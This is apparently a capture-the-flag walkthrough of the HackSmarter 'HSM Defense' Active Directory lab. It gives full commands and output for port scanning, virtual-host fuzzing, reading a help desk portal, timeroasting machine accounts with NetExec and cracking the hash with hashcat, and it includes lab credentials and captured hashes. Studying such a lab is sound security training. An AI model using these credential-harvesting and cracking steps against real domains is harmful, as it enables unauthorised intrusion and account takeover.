HSM Defense

Summary
HSM Defense is a HackSmarter Active Directory lab. The starting position is a single credential, kelly.johnson:Lordofwar, against one Windows Server 2019 domain controller (DC.hsm-defense.local, 10.1.36.31) that also hosts an IIS careers site, an internal support portal, hMailServer, and a loopback-only MariaDB instance. The goal is Administrator, with user.txt on caleb.turner’s desktop and root.txt on the Administrator’s.
The domain has NTLM disabled, so every single tool invocation on this box runs with Kerberos. That one setting shapes the whole engagement: nxc winrm is unusable, secretsdump has to ride a service ticket rather than a hash, and every credential has to be turned into a ccache before it is worth anything.
The support portal is the map. It is a static page behind Basic auth holding twelve help desk tickets, and four of them describe the box’s misconfigurations in the reporter’s own words: a machine account whose password was set by hand, an admin who has GenericAll on some OUs but cannot create users in them, a user who cannot log on with KDC_ERR_CLIENT_REVOKED, and an SSH maintenance tool that sends credentials in plaintext. Every one of those tickets is a step in the chain, and the ticket board also hands over a user list before any directory enumeration happens.
From there the box is a long ACL ladder with two application-layer detours:
- Timeroasting recovers
HELPDESK01$:Password123with no credentials at all, because a human set that machine password. HELPDESK01$has WriteOwner on theServiceDeskgroup, which becomes ownership, then a WriteDacl, then self-service group membership.ServiceDeskhas ForceChangePassword on three users. Resettingjason.caldwellis not enough: hislogonHoursare all zero, andluke.harrisonis the account that can write them back.- Jason reads a database password from the MariaDB config and queries the loopback-only database with its own local client (no tunnel required), and an employee table yields an MD5 that cracks and sprays onto
caleb.turner. - Caleb’s
GenericAllon three OUs is shadowed by explicit deny ACEs on one of them. He cannot create a user there, but he can move an existing user into an OU that has no deny, and inherit full control over them. - That gets
oscar.mazerath, whose group hasGenericWriteonryan.cole. A targeted Kerberoast of Ryan only becomes crackable after downgrading hismsDS-SupportedEncryptionTypesto RC4. - Ryan is the only
Remote Desktop Usersmember, and his desktop holds a maintenance tool that authenticates outbound over SSH with a hardcoded machine account credential. Pointing it at our own listener hands overITOPS01$. ITOPS01$has WriteDacl onsvc_delegate, andsvc_delegatehasGenericWriteonHELPDESK01$plusSeEnableDelegationPrivilegein the Default Domain Controllers Policy. That combination is classic constrained delegation with protocol transition, and it produces an Administrator LDAP ticket for a DCSync.
Category: Active Directory, credentialed start. Starting position: one low-privileged domain credential,
kelly.johnson:Lordofwar, against a single Windows Server 2019 DC with NTLM disabled. Goal:AdministratoronDC.hsm-defense.local, plususer.txtandroot.txt. Theme: a help desk ticket board that inventories its own misconfigurations, and a ladder of ACL grants that are each defensible in isolation, ending on a privilege assignment that turnsGenericWriteon a computer object into a domain compromise.
1. Recon
Environment
The lab redeploys on a new address, so everything below is pinned to one deploy and the hostnames come from a local hosts entry rather than the VPN’s DNS.
1
2
3
4
export IP=10.1.36.31
export DOMAIN=hsm-defense.local
export FQDN=DC.hsm-defense.local
echo "$IP dc.hsm-defense.local support.hsm-defense.local hsm-defense.local dc" | sudo tee -a /etc/hosts
Because NTLM is off, every tool on this box needs a Kerberos configuration that names the realm and the KDC explicitly, without relying on DNS SRV lookups the VPN’s resolver will not answer. There is no need to write one by hand: NetExec builds it from the SMB negotiation response.
1
nxc smb $IP --generate-krb5-file krb5
1
2
3
SMB    10.1.36.31  445  DC  [*] x64 (name:DC) (domain:hsm-defense.local) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB    10.1.36.31  445  DC  [+] krb5 conf saved to: krb5
SMB    10.1.36.31  445  DC  [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5
No credential is involved. The SMB negotiation alone discloses the NetBIOS name (DC) and the DNS domain (hsm-defense.local), which is everything a krb5.conf needs, so this works from a completely unauthenticated position:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = HSM-DEFENSE.LOCAL

[realms]
    HSM-DEFENSE.LOCAL = {
        kdc = dc.hsm-defense.local
        admin_server = dc.hsm-defense.local
        default_domain = hsm-defense.local
    }

[domain_realm]
    .hsm-defense.local = HSM-DEFENSE.LOCAL
    hsm-defense.local = HSM-DEFENSE.LOCAL
1
export KRB5_CONFIG="$PWD/krb5"
KRB5_CONFIGis the reason nothing here touches/etc/krb5.conf. Every MIT Kerberos consumer (thekrb5library behind Impacket,evil-winrm,xfreerdp3,kinit) reads that variable and uses the file it points at instead of the system one, so each engagement gets a self-contained config in its own working directory. That matters more than tidiness:default_realmis a single global value, so editing/etc/krb5.confper target means clobbering it every time you switch labs, and a leftover realm from the previous engagement sends the TGT request to the wrong KDC or fails withCannot find KDC for realm, neither of which points at the config file. Pair it withKRB5CCNAMEfor the ticket cache and every identity on the box stays in one directory.
Port scan
All 65535 ports first, with no service detection, so the second scan only has to look at ports that are actually open:
1
sudo nmap -vvv -p- -Pn -sS --min-rate 2000 -oA allports $IP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
25/tcp    open  smtp             syn-ack
53/tcp    open  domain           syn-ack
80/tcp    open  http             syn-ack
88/tcp    open  kerberos-sec     syn-ack
110/tcp   open  pop3             syn-ack
135/tcp   open  msrpc            syn-ack
139/tcp   open  netbios-ssn      syn-ack
143/tcp   open  imap             syn-ack
389/tcp   open  ldap             syn-ack
445/tcp   open  microsoft-ds     syn-ack
464/tcp   open  kpasswd5         syn-ack
587/tcp   open  submission       syn-ack
593/tcp   open  http-rpc-epmap   syn-ack
636/tcp   open  ldapssl          syn-ack
3268/tcp  open  globalcatLDAP    syn-ack
3269/tcp  open  globalcatLDAPssl syn-ack
3389/tcp  open  ms-wbt-server    syn-ack
5985/tcp  open  wsman            syn-ack
9389/tcp  open  adws             syn-ack
47001/tcp open  winrm            syn-ack
49664/tcp open  unknown          syn-ack
49665/tcp open  unknown          syn-ack
49666/tcp open  unknown          syn-ack
49668/tcp open  unknown          syn-ack
49669/tcp open  unknown          syn-ack
49670/tcp open  unknown          syn-ack
49671/tcp open  unknown          syn-ack
49672/tcp open  unknown          syn-ack
49692/tcp open  unknown          syn-ack
49726/tcp open  unknown          syn-ack
49832/tcp open  unknown          syn-ack
Then build the port list out of that output rather than retyping it, and run scripts and version detection over exactly those ports:
1
2
3
ports=$(grep '^[0-9]' allports.nmap | grep open | cut -d/ -f1 | paste -sd,)
echo "$ports"
sudo nmap -vvv -p "$ports" -sVC -Pn -oN nmap $IP
1
25,53,80,88,110,135,139,143,389,445,464,587,593,636,3268,3269,3389,5985,9389,47001,49664,49665,49666,49668,49669,49670,49671,49672,49692,49726,49832
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
25/tcp    open  smtp          hMailServer smtpd
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Office Careers | HSM Defense
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-17 14:14:35Z)
110/tcp   open  pop3          hMailServer pop3d
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp   open  imap          hMailServer imapd
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: hsm-defense.local)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
587/tcp   open  smtp          hMailServer smtpd
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hsm-defense.local)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[...] 3269 and the 49xxx range are the usual RPC endpoint mapper spread
| smb2-security-mode:
|_    Message signing enabled and required
One host doing everything: domain controller, DNS, web server, and a full mail stack. 3306 is notably absent from the external scan, which will matter in section 5. Note the third-party DNS server (Simple DNS Plus) rather than the Microsoft DNS role, and hMailServer on four mail ports.
The single credential, and the setting that defines the box
1
nxc smb $FQDN -k -u kelly.johnson -p Lordofwar
1
2
SMB    DC.hsm-defense.local 445  DC  [*] x64 (name:DC) (domain:hsm-defense.local) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB    DC.hsm-defense.local 445  DC  [+] hsm-defense.local\kelly.johnson:Lordofwar
(NTLM:False). NetExec is reporting that the DC refused the NTLM negotiation entirely, which is why the -k flag is on that command and every command after it.
Read
NTLM:Falseas an instruction, not a detail. It rules out NTLM pass-the-hash,nxc winrm(its WinRM implementation is NTLM-only, as section 4 shows), NTLM relay, and any tool that quietly falls back to NTLM when Kerberos fails. Everything has to hold a ticket, which in practice meansgetTGT.pyplusKRB5CCNAMEfor each identity you pick up.Be careful with how far you take that, though. It does not mean relaying is off the table: Kerberos relaying is a separate technique class that this setting does nothing about, and its main prerequisite is a machine account whose long-term key you know, which section 2 is about to hand over. What actually closes that door here is the target, not the setting:
ms-DS-MachineAccountQuotais0, and a single-host lab has no second Kerberos-speaking HTTP or LDAP client to coerce. Nor does the setting neutralise a stolen hash, because the NT hash is still the RC4 Kerberos key, which is how section 10 ends.The real upside is a precise error vocabulary, and it is worth learning before you need it.
KDC_ERR_PREAUTH_FAILEDis a wrong password.KDC_ERR_CLIENT_REVOKEDis a policy problem on an account whose password may well be correct. Section 4 is that distinction being the entire step.
Virtual host discovery
Port 80 serves the public careers site, and that is all it serves on the default binding. IIS routes by Host header, so any other site on this box is invisible until its name is asked for. Fuzz the header, filtering out the size of the default site so every miss drops out. Get that size first rather than reading it off a later scan:
1
curl -s -o /dev/null -w '%{size_download}\n' http://hsm-defense.local/
1
63852
1
2
ffuf -u http://hsm-defense.local -H 'Host: FUZZ.hsm-defense.local' \
  -w /usr/share/seclists/Discovery/DNS/n0kovo_subdomains.txt -ic -c -fs 63852
1
2
3
4
5
6
7
8
9
10
 :: Method           : GET
 :: URL              : http://hsm-defense.local
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/n0kovo_subdomains.txt
 :: Header           : Host: FUZZ.hsm-defense.local
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 63852
________________________________________________

support                 [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 152ms]
:: Progress: [259/3000001] :: Job [1/1] :: 291 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
One hit, 259 requests in, and note its status: 401, not 200. ffuf’s default matcher happens to include 401, 403 and 405 alongside the success codes, which is the only reason this shows up at all.
A vhost that answers
401is the interesting kind, because the server is confirming the site exists while refusing to serve it. Anyone who narrows the matcher to-mc 200to cut noise deletes exactly this result. Size filtering (-fs) is the right way to quieten a vhost scan: the default binding answers every unknownHostwith the same body, so one-fsvalue removes the entire false-positive class without touching the status codes that matter.
The support portal
support.hsm-defense.local is a second IIS site behind HTTP Basic auth:
1
curl -si http://support.hsm-defense.local/ | head -4
1
2
3
4
HTTP/1.1 401 Unauthorized
Content-Type: text/html
Server: Microsoft-IIS/10.0
WWW-Authenticate: Basic realm="support.hsm-defense.local"
WWW-Authenticate: Basic over cleartext HTTP, on a domain controller that has otherwise disabled NTLM. Kelly’s credential opens it:
1
curl -s -u 'kelly.johnson:Lordofwar' http://support.hsm-defense.local/ -o portal.html
 TICKET-2417 is the first hint on the box, and it is not subtle: a predecessor switched
 HELPDESK01$ from automatic password management to a manually set password “to simplify administrative access during troubleshooting”.
The board holds twelve tickets. Four of them are the box:
| Ticket | Reporter | Subject |
|---|---|---|
| TICKET-2417 | oscar.mazerath | HELPDESK01$ password set manually |
| TICKET-2424 | caleb.turner | GenericAll on OUs, cannot create users |
| TICKET-2422 | jason.caldwell | Cannot log in, KDC_ERR_CLIENT_REVOKED |
| TICKET-2440 | ryan.cole | SSH Remote Tool sends credentials unencrypted |
TICKET-2424 even contains its own root cause analysis in the help desk note:
1
2
3
Suspected explicit Deny ACE on CreateChild (Create User objects) that overrides the
GenericAll permission. Deny entries always take precedence over Allow. Check for any
Deny permissions on the affected OUs, possibly via inheritance or explicit ACE.
And TICKET-2422’s note says Please contact luke.harrison directly regarding logon hours issue, which is the edge in section 4 spelled out three hours before we find it in BloodHound.
The reporters themselves are a free user list: oscar.mazerath, caleb.turner, jason.caldwell, ryan.cole, aaron.pierce, nathan.reed, adam.brooks, evan.carter, ethan.mercer, dylan.foster.
The console is a dead end, and proving it is worth two minutes
The portal has an “open engineering console” button that presents a shell prompt.
 A prompt named “HSM DEFENSE SUPPORT SHELL” with a command list that includes
 whoami, servers and db-info is exactly the shape of a command injection target.
It is not one. The entire console is a hardcoded if/else chain inside the single static HTML document, with no fetch, no XMLHttpRequest, and no server-side handler anywhere in the response:
1
2
grep -oE "fetch\(|XMLHttpRequest|\.aspx?|\.php" portal.html | sort -u
grep -A3 "db-info" portal.html
1
2
3
else if (lower === 'db-info') {
    output = `DB Server: MariaDB 10.6.16 | Host: localhost | Port: 3306 | Status: running`;
}
 The DevTools network pane stays empty no matter what is typed into the console. Nothing leaves the browser, so there is nothing server-side to inject into.
The grep returns nothing for all four patterns. What the fake console does provide is real content the designers put there deliberately: servers prints DC-HSM-DEFENSE, HELPDESK01 and ITOPS01$, and db-info names MariaDB 10.6.16 on localhost:3306. Both are true, and both matter later.
A convincing in-browser terminal is a very common lab decoration. Read the response body before spending an hour on payload encodings: if the command table is a client-side
switch, the only thing it can leak is whatever the author typed into it. That leak is often the point.
2. Timeroasting: a machine account with a human password
What MS-SNTP hands out
Domain controllers run the Windows Time Service and speak MS-SNTP, an authenticated extension of NTP. A domain-joined client appends a key identifier to its NTP request, which for a machine is simply the RID of its own computer account. The DC looks up the account with that RID, fetches its NT hash from the directory, and returns MD5(NT_hash || NTP_response[:48]) appended to the reply.
The DC never verifies that the requester is that machine, because the request carries no proof of anything. Anyone who can reach the time service can walk RIDs and collect a crackable hash for every computer and trust account in the domain.
Timeroasting is not a bug with a patch; it is the protocol working as designed. It is normally harmless because Windows generates machine passwords as 120 random UTF-16 characters and rotates them every 30 days. It becomes a real finding the moment a human types one in, which is precisely what TICKET-2417 is complaining about.
Harvesting
NetExec ships the technique as a module:
1
nxc smb $FQDN -k -u kelly.johnson -p Lordofwar -M timeroast
1
2
3
4
5
SMB        DC.hsm-defense.local 445 DC [+] hsm-defense.local\kelly.johnson:Lordofwar
TIMEROAST  DC.hsm-defense.local 445 DC [*] Starting Timeroasting...
TIMEROAST  DC.hsm-defense.local 445 DC 1000:$sntp-ms$fdb248e2be3f4f45c65de1c149df5b89$1c0111e900000000000a00874c4f434cee569dc344285660e1b8428bffbfcd0aee569e7650305f43ee569e7650309ba9
TIMEROAST  DC.hsm-defense.local 445 DC 1105:$sntp-ms$83f71642a13235d6f09e8715e3355b0c$1c0111e900000000000a00884c4f434cee569dc343abf18ae1b8428bffbfcd0aee569e76e782d6dfee569e76e7831345
TIMEROAST  DC.hsm-defense.local 445 DC 1122:$sntp-ms$7a263d310772553fd17ad0bf964d851a$1c0111e900000000000a00884c4f434cee569dc344327b7de1b8428bffbfcd0aee569e770019be17ee569e770019fc2a
Three accounts answered. The format is RID:$sntp-ms$<md5>$<ntp_response>, which is exactly what hashcat wants with --username.
Cracking
The module has no output-file option, so pull the hashes off the last field of the TIMEROAST lines:
1
2
3
nxc smb $FQDN -k -u kelly.johnson -p Lordofwar -M timeroast \
  | awk '/\$sntp-ms\$/ {print $NF}' > computer_hashes
hashcat -m 31300 computer_hashes /opt/rockyou.txt --username
1
2
3
4
5
$sntp-ms$83f71642a13235d6f09e8715e3355b0c$1c0111e900000000000a00884c4f434cee569dc343abf18ae1b8428bffbfcd0aee569e76e782d6dfee569e76e7831345:Password123

Status...........: Exhausted
Hash.Mode........: 31300 (MS SNTP)
Recovered........: 1/3 (33.33%) Digests
One of three, in seconds, and the plaintext is Password123. Hash mode 31300 is MS SNTP; John the Ripper calls the same thing timeroast. The other two stay uncracked, which is a useful signal in itself: exactly one machine on this domain has a password a wordlist can reach, and TICKET-2417 already said which machine that would be.
The foothold
Nothing needs resolving to act on that. A machine account is just the hostname with a trailing $, so the pairing is already in front of us:
1
nxc ldap $FQDN -k -u 'HELPDESK01$' -p Password123
1
LDAP    DC.hsm-defense.local 389  DC  [+] hsm-defense.local\HELPDESK01$:Password123
A valid domain credential, one guess after the crack. The ticket named the account, the crack proved the password, and nothing was looked up in the directory to join them.
A machine account is a first-class domain principal. Through
Domain Computersit inheritsAuthenticated Users, so it reads most of the directory, lists shares, runs BloodHound collection and reads SYSVOL. Treat a cracked machine account as a cracked user, then check what that specific computer object was granted, because service desk automation tends to grant computer objects things nobody audits.
Aside: resolving the RID when nothing hands it to you
The lucky guess is not a method, and a timeroast in the wild does not come with a help desk ticket attached, so it is worth knowing how to close that gap properly. It is two separate questions: which RID cracked, and which account that RID is.
Hashcat with --username strips the RID off its cracked line, which is why the output above says only “one of these three”. It has not forgotten it. Re-read the file against the potfile with both flags and the prefix comes back:
1
hashcat computer_hashes --show --username
1
2
3
4
5
6
7
8
Mixing --show with --username or --dynamic-x can cause exponential delay in output.

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

31300 | MS SNTP | Network Protocol

1105:$sntp-ms$83f71642a13235d6f09e8715e3355b0c$1c0111e900000000000a00884c4f434cee569dc343abf18ae1b8428bffbfcd0aee569e76e782d6dfee569e76e7831345:Password123
1105:...:Password123, the pairing intact. That is the general fix for any --username run where the identifier matters more than the plaintext, and the warning hashcat prints is worth reading rather than ignoring: --show with --username is quadratic in the hash count, which is fine for three lines and is not fine for a full NTDS dump.
RID to name is the second question, and any authenticated context answers it. nxc ldap --rid-brute and lookupsid.py both do the job; so does a plain LDAP search on Kelly’s credential, asking for the SID alongside the name:
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u kelly.johnson -p Lordofwar \
  get search --filter '(objectClass=computer)' --attr sAMAccountName,objectSid
1
2
3
4
5
6
7
8
9
10
11
distinguishedName: CN=DC,OU=Domain Controllers,DC=hsm-defense,DC=local
objectSid: S-1-5-21-1508256018-1502282808-1859300581-1000
sAMAccountName: DC$

distinguishedName: CN=HELPDESK01,CN=Computers,DC=hsm-defense,DC=local
objectSid: S-1-5-21-1508256018-1502282808-1859300581-1105
sAMAccountName: HELPDESK01$

distinguishedName: CN=ITOPS01,CN=Computers,DC=hsm-defense,DC=local
objectSid: S-1-5-21-1508256018-1502282808-1859300581-1122
sAMAccountName: ITOPS01$
The last component of an objectSid is the RID, so that one query decodes the entire timeroast output: 1000 is DC$, 1105 is HELPDESK01$, 1122 is ITOPS01$. Which makes the two failed cracks legible as well. They belong to DC$ and ITOPS01$, exactly the result to expect from machine-generated passwords, and ITOPS01$ is now a named account worth remembering. It comes back in section 8 by a completely different route. bloodyAD is the workhorse for the rest of this box.
BloodHound answers the same question faster once a collection exists, because every node’s Object ID is its SID:
